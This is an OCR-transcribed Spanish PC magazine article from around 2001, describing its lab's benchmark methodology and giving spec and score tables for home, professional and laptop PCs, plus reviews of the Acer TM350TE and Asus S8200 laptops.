❹ Valoración final: la suma de ambas cantidades se representa en este campo, y puede tomar valores entre 0 y 10.

❺ Producto Recomendado: si esta cifra es igual o superior a 8, se otorga al producto la calificación de Producto Recomendado por el Laboratorio Técnico de PC ACTUAL, preciado galardón que acredita su calidad y que se acompaña del correspondiente diploma.

Toda nuestra metodología

Os explicamos el porqué de las distintas pruebas

Una revista de informática que se precie debe centrar los exámenes que se llevan a cabo en el laboratorio en los últimos PCs aparecidos en el mercado sean tanto domésticos como portátiles o profesionales. Por este motivo, dedicamos la mayoría de nuestras pruebas a comprobar a fondo los equipos que pasan por nuestras manos.

Fruto de la colaboración de VNU con MadOnion.com, podemos presumir de contar con una de las baterías de pruebas para ordenadores más completas y actualizadas que se pueden encontrar hoy en día. Nos referimos al SYSmark2000, 3DMark2000 y a su más reciente incorporación, Video2000, que cubren totalmente tanto el rendimiento global del equipo como la calidad y prestaciones del sistema gráfico. En estos momentos, estamos pendientes de incorporar las nuevas versiones de SYSMark2001, ya que necesitamos una readaptación de los parámetros a analizar. En cuanto al sistema operativo, usamos Windows Me como plataforma común para todos los equipos.

Para el resto de los componentes, hemos seleccionado un grupo de programas altamente fiables y rigurosos que permiten a nuestros técnicos comprobar in situ tanto las prestaciones como la calidad de los mismos. La intención detrás de estas páginas es que nuestros lectores conozcan a fondo todas las pruebas de nuestro Laboratorio, para que puedan interpretar con rigor nuestras tablas y conclusiones a la hora de evaluar las máquinas.

SYSmark2000 en general

Este programa es el primer producto que se comercializa tras la alianza estratégica firmada por MadOnion.com y BAPCo. Pertenece a una familia de bancos de pruebas diseñados cooperativamente y desarrollados por los miembros de la *Business Applications Performance Corporation* (BAPCo), que ya introdujo en 1992 el concepto de aplicación de evaluación del rendimiento basada en el uso de programas populares. Actualmente, la versión 2000 es el estándar dentro de los *benchmarks* desarrollados a partir de programas reales. Cuenta con 12 aplicaciones, que abarcan desde la creación de contenidos en Internet hasta la productividad ofimática. Sin olvidar, por otra parte, nuevas áreas como el reconocimiento de voz y la edición de vídeo.

Una de sus principales bazas reside en su total compatibilidad con Windows 2000, Windows NT 4.0, Windows 98 y Windows 95. La ventaja real de esta completa suite es su carga de trabajo, que refleja el uso real de aplicaciones llevado al límite. Para definir la carga de trabajo, BAPCo identifica constantemente nuevas áreas de aplicación y metodologías de evaluación de rendimiento, lo que se une a una total compatibilidad con prácticamente todas las configuraciones de software y hardware.

Tras iniciar SYSmark2000 en el equipo, éste asigna al sistema una puntación a cada aplicación, otra a cada categoría y una tercera de carácter global. Las valoraciones de las aplicaciones están basadas en la comparación de los tiempos de ejecución de las cargas de trabajo entre el sistema que está siendo probado y una máquina de referencia establecida. Un índice de 100 indica que el sistema probado tiene un rendimiento igual al prototipo, que su a vez cuenta con la siguiente configuración: placa base Intel 440BX, Pentium III 450, DIMM 128 Mbytes SDRAM, Diamond Viper V770 Ultra con 32 Mbytes, una resolución de 1.024 x 768 y 16 bits de profundidad de color, un disco duro IBM DJNA 371800 y el sistema operativo Windows 98 SE.

En lo que respecta a la productividad ofimática, contamos con CorelDRAW 9.0, Microsoft Excel 2000, Dragon NaturallySpeaking Preferred 4.0, Netscape Communicator 4.61, Corel Paradox 9.0, Microsoft PowerPoint 2000 y Microsoft Word 2000. Por su parte, si nos centramos en la creación de contenidos en Internet se evalúan MetaCreations Bryce 4, Avid Elastic Reality 3.1, Adobe

La evaluación de los equipos corre a cargo de nuestros técnicos cualificados.

Características de los equipos domésticos analizados

Fabricante	Abyss	Fujitsu-Siemens	Inves	Tay
Modelo	Theater Studio	Expert	Júcar 201	Tay TopStar
Precio (pesetas/euros)	319.900/1.922,63	224.051/1.346,57	258.534/1.553,82	349.000/2.097,57
Teléfono	91 551 46 53	902 118 218	91 806 75 00	902 100 501
Web	www.abyss-computer.com	www.fujitsu-siemens.es	www.inves.es	www.beep.es
Garantía (meses)	12	12	12	36
Procesador	AMD Athlon 1,1 GHz	AMD Athlon 1 GHz	AMD Athlon 1 GHz	Intel Pentium 4 1,4 GHz
Zócalo	Socket A	Socket A	Socket A	Socket 423
Memoria	256 Mbytes SDRAM 133 MHz	64 Mbytes SDRAM 133 MHz	64 Mbytes SDRAM 100 MHz	128 Mbytes RDRAM PC-800
Monitor	LG Flatron 795 FT 17 pulgadas	Fujitsu 17 pulgadas	Inves 17 pulgadas	LG 17 pulgadas
Tarjeta gráfica	ATI Radeon 64 Mbytes DDR	NVIDIA GeForce2 MX 32 Mbytes	NVIDIA Vanta 16 Mbytes	ATI Rage 128 Pro 32 Mbytes
Placa base	Asus A7V	BioStar M79VKA	Micro-Star MS 6340	Intel D850GB
Chipset	VIA KT133	VIA KT133	VIA KT133	Intel 850
BIOS	Award	Award	Award	Phoenix
Disco duro	IBM 7.200 rpm 45 Gbytes ATA-100	Samsung SV2044D 20 Gbytes ATA-66	Seagate 20GBytes ATA-66	Samsung 30 Gbytes IDE ATA-100
CD-ROM/DVD-ROM	DVD-ROM Pioneer 105S 16x IDE	DVD-ROM Samsung SD-6127 FS03	DVD-ROM Liteon LTD122 IL4U	DVD-ROM Creative 12x
Tarjeta de sonido	Creative Sound Blaster Platinum 5.1	integrada	Integrada	Creative Sound Blaster Live!
Altavoces	ATCR3500 Creative DS Theatre 3500	No	Multimedia	500 W (*subwoofer* +2)
Módem	No	Modem/Fax AMR 56 Kbps V.90	ESS ES56H-PI Data Fax Modem	Zoltrix 56,6
Ratón	Genius Netscroll Óptico	Logitech	Microsoft Scroll PS/2	Microsoft Intellimouse
Teclado	Logitech Internet Keyboard	Estándar	Estándar	Tay Multimedia
Tipo de caja	Semitorre	Semitorre	Minitorre	Semitorre
Hardware adicional	3 puertos USB extra	No	No	No
Software adicional	Antivirus Anyware	No	No	*Kit* de conexión a Internet
Sistema operativo	Windows Millennium	Windows Millennium	Windows Millennium	Windows Millennium
SYSmark2000	194	120	140	168
Creación contenidos Internet	196	113	135	174
Productividad ofimática	192	127	144	162
3DMark2000 v.1.1	4.810	4.350	1.547	2.399
Video2000:	n.d.	1.564	1.456	2.162
Calidad	n.d.	784	669	749
Rendimiento	n.d.	181	206	851
Prestaciones	n.d.	599	581	573
HD Tach	35.938	22.799	29.956	27.438
CD/DVD Tach	7,7x	6,6x	7,3x	7,7x
Monitor	Bueno	Normal	Malo	Bueno
Sonido	Muy bueno	Normal	Normal	Muy bueno
Precio	24	21	20	19
Índice SYSMark2000	16	10	13	15
Rendimiento	20	20	21	21
Configuración	22	21	17	22
GLOBAL	82	72	71	77


Photoshop 5.5, Adobe Premiere 5.1, y Microsoft Windows Media Encoder 4.0.

SYSmark2000 en particular


A continuación, os presentamos brevemente el modo de actuar de los *scripts* que usa cada una de las pruebas. Dentro del grupo de «productividad ofimática» se evalúa CorelDraw 9.0, que emplea un diseño abstracto y le pasa varios efectos de filtro, desarrolla y manipula una imagen compuesta por gráficos vectoriales, origina objetos 3D y mezcla imágenes.

Por su parte, Corel Paradox 9.0 importa un fichero de texto grande y crea una base de datos con miles de entradas, realiza llamadas SQL sobre la tabla e importa ficheros de texto para luego exportarlos en formato HTML. Microsoft Word 2000 invoca una gran cantidad de funciones de procesamiento de palabras incluyendo edición, chequeo de la pronunciación, búsqueda, reemplazamiento, cambios de fuente, copia y pegado, impresión, mezcla de ficheros, hipervínculos, uso de tablas y formateado de páginas HTML.

De procesar varias hojas de cálculo se encarga Microsoft Excel 2000, que además hace lo propio con las páginas HTML, datos en ficheros de texto, edición, cálculos de




Para chequear los PCs a fondo, usamos nuestra prueba estrella,: SYSmark2000.


Es necesario comprobar uno a uno todos los componentes para conocer tanto su calidad como su funcionamiento.

Características de los equipos profesionales analizados

Fabricante	Dell	Gateway
Modelo	Dimension 8100	GP8-1.4
Precio (pesetas/euros)	569.000/3.419,75	435.100/2.615
Teléfono	902 118 541	902 400 506
Web	www.dell.com	www.gateway.com/es
Garantía (meses)	12 in situ	12
Procesador	Intel Pentium 4 1,5 GHz	Intel Pentium 4 1,4 GHz
Zócalo	Socket 423	Socket 423
Memoria	128 Mbytes RDRAM	256 Mbytes DDR 800 MHz
Monitor	Dell Ultrascan P991	EV700 17 pulgadas
Tarjeta gráfica	GeForce 2 Ultra 64 Mbytes	GeForce 256 2 Mbytes DDR
Placa base	Dell	Intel E210882
Chipset	Intel 850	Intel 850
BIOS	Phoenix ROM BIOS Plus	AMIBIOS
Disco duro	Western Digital Caviar 40 Gbytes ATA 100	Quantum Fireball Plus AS 40 Gbytes ATA 100
CD-ROM/DVD-ROM	DVD-ROM NEC DV-5700A	DVD-ROM Panasonic SR-8586-C
Tarjeta de sonido	Turtle Beach Santa Cruz	Creative Sound Blaster Live!
Altavoces	HK 695	Boston Digital BA735
Módem	No	No
Ratón	Microsoft Intellimouse	Microsoft Intellimouse
Teclado	Dell Keyboard RT7D00	Gateway SK9921
Tipo de caja	Semitorre	Semitorre
Hardware adicional	Tarjeta de red 3Com, regrabadora Sony CD-RW CRX149E	Tarjeta de red 3Com 905C-TXM 10/100 PCI
Software adicional	Norton Antivirus	No
Sistema operativo	Windows Millennium	Windows 98
Nº bahías 3,5/5,25 pulgadas libres	1/1	2/1
Nº ranuras PCI/ISA libres	4/0	2/0
Nº ranuras de memoria libres	2	2
SYSmark2000	186	180
Creación contenidos Internet	199	189
Productividad ofimática	176	170
3DMark2000 v.1.1	8.819	5.006
Video2000	2.229	2.779
Calidad	780	1.153
Rendimiento	848	1.040
Prestaciones	600	586
HD Tach	26.007	34.203
CD/DVD Tach	7.7x	8.4x
Monitor	Bueno	Bueno
Sonido	Bueno	Muy bueno
Precio	21	21
Índice SYSMark2000	17	15
Rendimiento	20	21
Configuración	23	22
GLOBAL	81	79

fórmulas, dibujo de datos en gráficos y histogramas e hipervínculos. Microsoft PowerPoint 2000 incluye apertura y cierre de presentaciones, páginas HTML, edición, formateo y movimiento de imágenes, tablas, hipervínculos, rotación de gráficos y aplicación de efectos. Dragon NaturallySpeaking Preferred 4.0 convierte ficheros de voz en texto y viceversa, reproduciendo un fichero «.wav» pregrabado para proceder a su reconocimiento. Finalmente, Netscape Communicator 4.61 simula una sesión habitual de un usuario, con navegación y visualización de páginas web incluidas, tablas, imágenes y texto.



Esta prueba nos permite medir «el lado oscuro» de las tarjetas gráficas: el rendimiento 2D y la reproducción DVD.

Por otro lado, el apartado de creación de contenidos en Internet cuenta con Adobe Premiere 5.1, cuyo guión se compone de varias imágenes, *videoclips* y sonidos dentro de una película, creación de animaciones de ficheros BMP y AVI, pone transiciones entre ellas, superpone dos pistas de audio, usa filtros y efectos. Adobe Photoshop 5.5 usa las operaciones de carga, redimensionado, zoom, aplica filtros a imágenes, cambia el color y los parámetros de la imagen, ajusta el brillo y contraste y graba una imagen final en JPEG.

Avid Elastic Reality 3.1 es una aplicación de procesamiento de imágenes usada para crear efectos de transición o *morph*, realizando un trasvase de dos imágenes MPEG-2 con la consiguiente carga, definición y «renderizado». Metacreation's Bryce 4 es una aplicación de *ray tracing* que «renderiza» fotogramas de escenas, aplica efectos de luz y sombra, grabando ficheros en formato HTML o Metastream para su visionado por Internet. Microsoft Windows Media Encoder 4.0 codifica audio y vídeo en el formato ASF que puede ser visto u oído con Microsoft Windows Media Player o enviado a un servidor.

En nuestras tablas podéis observar tres índices: el de productividad ofimática, otro correspondiente a la creación de contenidos en Internet y un tercero global que es una media de los dos anteriores. Para terminar, hay que señalar que todas estas pruebas se pasan en total tres veces para que el resultado sea lo más fidedigno posible. En cuanto al tiempo, realizarlas lleva aproximadamente dos horas.

Video2000

Dentro del rigor y la exactitud de nuestros análisis, hemos querido llenar el vacío existente en las pruebas sobre tarjetas gráficas que realizamos con el 3DMark2000. El «culpable» de esta innovación es Video2000, un nuevo tipo de herramienta de medición de rendimiento que evalúa la calidad de vídeo, las prestaciones, y las características disponibles en los modernos adaptadores gráficos de última generación. Para ello, no solo tiene en cuenta la tarjeta en sí, sino que considera todos los factores implicados, como son la CPU, la memoria y la placa base. Es la primera vez que un test de calidad permite la medida eficaz de la calidad de imagen, mientras que las pruebas de rendimiento y tipo de características implementadas indican cómo de bien se comportará el sistema gráfico en un entorno real.

Gracias a la colaboración de MadOnion.com y Faroudja ha sido posible el desarrollo de Video2000, que cuenta

Características de los portátiles analizados

Fabricante	Acer	Asus	Nec	PowerMind
Modelo	TM350TE	S8200	Versa Aptitude	Aurium
Precio (pesetas/euros)	424.300/2.550,09	349.200/2.098,73	351.900/2.114,96	485.000/2.914,9
Teléfono	902 202 323	91 795 02 04/956 68 53 53	902 152 986	902 366 663
Web	www.acer.es	www.asus.com.tw	www.nec-online.com/es	www.otelcom.com
Garantía (meses)	12	12	12	12
Dimensiones en mm (largo x ancho)	292 x 234 x 21	230 x 296 x 26	270 x 308 x 39,5	267 x 326 x 37,5
Peso (Kg)	1,8	1,7	3,2	3,2
Duración de la batería (horas)	3	3	4	2,5
Procesador	Intel Mobile Pentium III 650 MHz	Intel Mobile Pentium III 750 MHz	Intel Mobile Pentium III 600 MHz	Intel Mobile Pentium III 650 MHz
Memoria	64 Mbytes SDRAM	128 Mbytes SDRAM	64 Mbytes SDRAM	256 Mbytes SDRAM
Pantalla	TFT 13,3 pulgadas	TFT 12,1 pulgadas	TFT 14,1 pulgadas	TFT 15,1 pulgadas
Tarjeta gráfica	Trident CyberBlade Ai1 AGP 8 Mbytes	Silicon Motion Lynx3DM	ATI Rage Movility-M1 AGP	ATI Rage LT PRO AGP
Placa base/chipset	ALI Alladin Pro/ALI M1621	Intel 82440 MX	Intel 82443 BX	Intel 82443 BX
BIOS	Acer	Phoenix	Nec	Phoenix
Disco duro	IBM Travelstar 10 Gbytes	IBM Travelstar 20 Gbytes	Hitachi DK23BA 10 Gbytes	IBM Travelstar 20 Gbytes
CD-ROM/DVD-ROM	CD-ROM Acer CF-2405-00	DVD-ROM Toshiba SD-C2402	CD-ROM Nec	DVD-ROM Torisan DRD-U824
Tarjeta de sonido	ALI Audio Wave	ESS Allegro	ESS Allegro	Yamaha
Altavoces	Estéreo	Estéreo	estéreo	Estéreo
Módem	Lucent Technologies Soft Modem AMR	HSP56 MR	LT Win Modem	Xircom MPCI Modem WinGlobal
Tarjeta de red	No	PCI Fast Ethernet Realtek	No	Ethernet PCI AMD PCNET Family
Ratón	TouchPad 4 botones	TouchPad 4 botones	TouchPad 2 botones	TochPad 2 botones
Disquetera	Externa	Externa	Interna	Interna
Conectores externos	2 USB, 1 PS/2, 1 PCMCIA, 1 IEEE1394	2 USB, 2 PCMCIA	2 USB, 1 PS/2, 1 serie, 1 paralelo, 2 PCMCIA, 1 IEEE 1394, 1 vídeo	2 USB, 1 PS/2, 1 PCMCIA, 1 serie, 1 paralelo
Hardware adicional	No	No	Sí	No
Software adicional	No	No	Sí	No
Sistema operativo	Windows Millennium	Linux	Windows 98 SE	Windows Millennium
SYSmark2000	87	133	119	127
Creación contenidos Internet	89	141	129	134
Productividad ofimática	84	125	109	120
3DMark2000 (1)/MMark (2)	1.479 (2)	244 (1)	724 (1)	668 (1)
Video2000	1.739	1.093	1.558	1.909
Calidad	777	492	485	706
Rendimiento	491	169	528	658
Prestaciones	472	432	545	545
HD Tach	14.688	16.021	14.177	16.248
CD/DVD Tach	15,5x	2,3x	16,6x	5,3x
Pantalla	Normal	Normal	Buena	Muy buena
Sonido	Normal	Normal	Bueno	Bueno
Precio	19	21	22	20
Índice SYSMark2000	13	18	16	16
Rendimiento	18	20	21	21
Configuración	19	21	19	22
GLOBAL	69	80	78	79

con mediciones del rendimiento de la reproducción en DVD, de la codificación descodificación MPEG-2 y del subsistema de vídeo. Esto es útil a la hora de comprobar el porcentaje de dedicación de nuestro procesador a la reproducción de un DVD, la capacidad de edición de vídeo y la posibilidad de realizar videoconferencia de manera fluida.

Como comentario podemos señalar que es una prueba bastante laboriosa de realizar y que por su carácter interactivo requiere la presencia de un técnico que revise todas y cada una de las fases, 13 en total, con un número variable de apartados cada una. Por otra parte, soporta toda la gama de sistema operativos Windows de Microsoft a excepción de NT. A esto hay que añadir unos requerimientos técnicos de procesador Pentium 166 MHz MMX o compatible, 64 Mbytes de memoria, DirectX 7.0 y DirectX Media 6.0.

3DMark2000 v.1.1

Entre sus mediciones destacan el cálculo de la velocidad de «renderización», la tasa de rellenado de polígonos y la calidad de la imagen. Su versatilidad viene avalada por la posibilidad de seleccionar cualquier resolución, profundidad del color —tanto de la imagen como de las texturas—, el tipo de *buffer* y el formato del *z-buffer*. Tarda unos cinco minutos en realizar una única pasada, aunque es recomendable configurarlo para que realice como mínimo tres iteraciones para un resultado más veraz.

Sus requerimientos mínimos son un Pentium 166 MMX o compatible, 64



En aceleración 3D, ningún parámetro se le escapa al exhaustivo 3DMark2000.

Mbytes de memoria, DirectX 7.0 y una aceleradora compatible con él. Sin embargo, es recomendable contar con 128 Mbytes de RAM.

La versión 1.1 cuenta con unas novedades muy interesantes, como el soporte de Intel Pentium 4, Celeron SSE y AMD Duron. Esto sin olvidar que la compatibilidad con Windows 2000 se ha mejorado. Otra característica de este programa es el soporte para DirectX 7, con un exhaustivo análisis de las funciones 3D de la tarjeta gráfica en combinación con las mismas capacidades del procesador. Está optimizado tanto para procesadores Intel como AMD y soporta Windows 2000 y unidades T&L. Esperamos con impaciencia la nueva versión que soporte DirectX 8.

Otras pruebas

Para el resto de los componentes, usamos varios programas. Para evaluar los monitores se emplea el prestigioso Nokia Test. Este programa realiza un detallado estudio que permite comprobar in situ la calidad de la pantalla en condiciones extremas. En concreto, analiza la geometría, convergencia, resolución, efecto moaré, brillo y contraste, enfoque, legibilidad, color, y regulación de la pantalla.

La casa TestaCD Labs nos ha proporcionado varias herramientas para analizar discos duros, unidades de CD-ROM y DVDs. Para el examen de los discos, dispone de CD Tach, que realiza lecturas y escrituras secuenciales en nueve localizaciones de la unidad. También mide el tiempo de acceso máximo y aleatorio y la utilización de la CPU a velocidades de 4x, 8x, 12x y máxima. Con todas estas medidas se origina un índice real de la unidad, que es lo que luego se refleja en las tablas.

Basado en el CD Tach, el DVD Tach cuenta con varias características interesantes. Por ejemplo, también abarca la lectura secuencial en nueve localizaciones del disco, tiempo de acceso máximo y aleatorio, utilización de la CPU...

Por último, el HD Tach utiliza el modo de *kernel* VXD para una mayor precisión al saltarse el sistema de ficheros de Windows. Realiza lecturas sobre toda la superficie del disco estableciendo una velocidad media. También se encarga de mostrar el tiempo de acceso aleatorio, que es algo así como una medida real del rendimiento del disco. Otro factor importante que incluye es la velocidad en modo ráfaga, que nos proporciona un valor real del ancho de banda que arroja la interfaz del disco, ya sea IDE o SCSI.

Por su parte, la utilidad Cool Edit permite probar las tarjetas de sonido. Se trata de una completa suite de edición de audio, que facilita el examen de la calidad de las señales de audio que reproduce y graba la tarjeta de sonido. Además, comprobamos la calidad de la reproducción de ficheros WAV, MP3 y MIDI, para conocer no sólo la calidad de los componentes, sino también cómo afecta esto al rendimiento global del equipo.


Por último, hay que señalar que los PCs portátiles cuentan con dos pruebas específicas, tanto para las pantallas como para la tarjeta gráfica. Esto se debe a la imposibilidad de usar en ellos ciertos experimentos con nuestros programas originales. Estamos hablando del LCD de VNU Labs y del Multimedia Mark, de funcionamiento similar a Nokia Test y 3DMark2000. Sin embargo, siempre que nos es posible usamos estos dos últimos programas para unificar los resultados con los demás equipos.

La evaluación final


En principio dividimos las máquinas en equipos domésticos, portátiles y profesionales, variando ligeramente las características que figuran en las tablas para cada uno de ellos.

Hay una serie de factores en los que nos fijamos y que nos dan una idea del buen hacer del fabricante a la hora de montar el equipo. Por ejemplo, la configuración de las unidades IDE de CD-ROM/DVD como «maestras» —con un mayor rendimiento— en vez de «esclavas», un ventilador de más calidad con una mejor o peor refrigeración, o la adición de ventiladores auxiliares en la caja para otras unidades que disipen mucho calor.

Igualmente importante es la calidad de los cables. Así, es recomendable la configuración de discos duros ATA66/ATA100 con cables de 80 pines para aprovechar todo su rendimiento. Al igual que no es baladí, a la hora de instalar un nuevo dispositivo, la información impresa de los puertos serie, paralelo, USB o PS/2 para una rápida identificación. Sin olvidar, por supuesto, la documentación en castellano, los extras en el software y hardware, y la garantía.



Sin programas como el CoolEdit 2000 no podríamos conocer la calidad de las tarjetas de sonido que pasan por nuestras manos.


Las unidades DVD son ya muy habituales y tienen su propio programa de testeo, el DVD Tach.

Esperamos que estas páginas tengan una doble impacto: por un lado, para que los lectores se hagan una idea de nuestro rigor a la hora de evaluar un equipo; por otra, una llamada de atención a fabricantes e implementadores de PCs para que se esmeren al máximo a la hora de montar sus equipos.

En definitiva, son muchas las características que los técnicos del Laboratorio valoran en el momento de «chequear» una máquina. Después de pasar la batería de tests detallados, se procede a realizar un análisis concienzudo del ruido de funcionamiento, la estética, la funcionalidad, la ergonomía, la facilidad de apertura de la caja, la comodidad a la hora de instalar nuevas tarjetas y/o unidades, las ranuras libres de memoria, bahías sin ocupar, ranuras ISA/PCI dispuestas para futuras ampliaciones, etc.

Victor Hernández, Daniel Onieva y Daniel G. Ríos

Acer TM350TE

Aunque su precio alcance la cota más alta de todos los portátiles analizados, no debemos guiarnos por este baremo a la hora de adquirir o no el Acer TM350TE. No cabe duda de que su estilizado diseño y su minimizado peso le hacen ganar puntos tanto en comodidad como en estética. Otro aspecto a destacar es la posibilidad de incluirle el revolucionario sistema de conexión sin cables conocido como Bluetooth. Este condimento permite mantener una transferencia de datos fiable a 30 Kbps/s, pudiendo alcanzar los 160 metros de distancia en espacios abiertos.

Sin embargo, los resultados obtenidos en todas las pruebas no están a la altura de las expectativas establecidas a priori. En primer lugar, llama la atención el bajo índice obtenido en el SYSmark2000, donde el rendimiento ha sido el más bajo de todos los equipos. Este dato viene provocado principalmente por los escasos 64 «megas» de memoria RAM, ocho de los cuales están íntegramente dedicados a la tarjeta gráfica. En concreto, incorpora una Trident CyberBlade Ai1 que, en consonancia con el resto del equipo, destaca por no ser capaz de pasar el 3DMark, poniendo en evidencia sus carencias con respecto a los gráficos en 3D.

Por lo tanto, la relación calidad/precio no llega a los niveles requeridos por el laboratorio para recomendar el producto. Es destacable, no obstante, la integración del esperador puerto IEEE-1394, que muy pronto será todo un estándar y que todavía no incluyen de serie muchos equipos.

TM350TE

Fabricante: Acer. Tfn: 902 202 323

Web: www.acer.es		Máximo	Valoración
Precio: 424.300 (2.550,09 euros)		3 0	19
Indice SYSmark2000: 87		2 0	13
Rendimiento		2 5	18
•Creación contenidos Internet	8 9		
•Productividad ofimática	8 4		
•MMark	1.479		
•Video2000	1.739		
•Calidad	777		
•Rendimiento	491		
•Prestaciones	472		
•HD Tach	14.688		
•CD Tach	15,5x		
•Pantalla	Normal		
•Sonido	Normal		
Configuración		2 5	19
VALORACIÓN FINAL		100	69

Características técnicas


Procesador Intel PentiumIII a 650 MHz. **Memoria** 64 Mbytes DIMM SDRAM. **Pantalla** TFT de 13,3 pulgadas. **Tarjeta gráfica** Trident CyberBlade Ai1 AGP. **Placa base/chipset** Ali Alladin Pro / ALI M1621. **BIOS** Acer. **Disco duro** IBM Travelstar 10 Gbytes. **CD-ROM** Acer 24x. **Tarjeta de sonido** ALI Audio Wave. **Altavoces** Estéreo. **Módem** Lucent Technologies Soft Modem AMR. **Tarjeta de red** No. **Ratón** TouchPad 4 botones. **Disquetera** Externa. **Peso (Kg)** 1,8. **Duración batería (horas)** 3. **Windows Millennium. Garantía (meses)** 12.

Asus S8200

Tantos son los factores que se conjugan a favor del Asus S8200 que no tenemos demasiadas dudas para coronarlo como el mejor portátil del mes. Y es que no podemos pasar por alto el completo surtido de componentes de alta calidad que incluye este equipo. En primer lugar, nos centraremos en la letal combinación formada por los 128 Mbytes de memoria SDRAM y el procesador Pentium III a 750 MHZ, que han logrado cosechar la puntuación más alta en el SYSmark2000. Ni más ni menos que 133 son los puntos logrados por un equipo comparable a cualquiera de sobremesa. Paradójicamente, nos encontramos con un resultado que, en algunos casos, supera los logrados por su sucesor, el Pentium 4.

También merece la pena reseñar el buen comportamiento demostrado por el disco duro, de la factoría de IBM, cuyo rendimiento vuelve a ser equiparable a aquellos logrados por los equipos profesionales y de sobremesa.

Los únicos defectos vienen representados por el pobre rendimiento de su tarjeta gráfica, el reducido tamaño de su pantalla —la más pequeña de los todos los portátiles analizados con 12,1 pulgadas— y la falta de un PS/2. Esta última carencia es buena muestra de la clara tendencia hacia otro tipo de interfaz como el USB, omnipresente en todos los equipos, y FireWire, una conexión que poco a poco va haciéndose hueco junto a los demás.



S8200

Fabricante: Asus.

Distribuidor: Caelsa. Tfn: 91 795 02 04; Cloespain. Tfn: 956 68 53 53

Web: www.asus.com.tw		Máximo	Valoración
Precio: 349.200 (2.098,73 euros)		3 0	21
Indice SYSmark2000: 133		2 0	18
Rendimiento		2 5	20
•Creación contenidos Internet	141		
•Productividad ofimática	125		
•3Dmark2000	244		
•Video2000	1.093		
•Calidad	429		
•Rendimiento	169		
•Prestaciones	432		
•HD Tach	16.021		
•DVD Tach	2,3x		
•Pantalla	Normal		
•Sonido	Normal		
Configuración		2 5	2 1
VALORACIÓN FINAL		100	85

Características técnicas

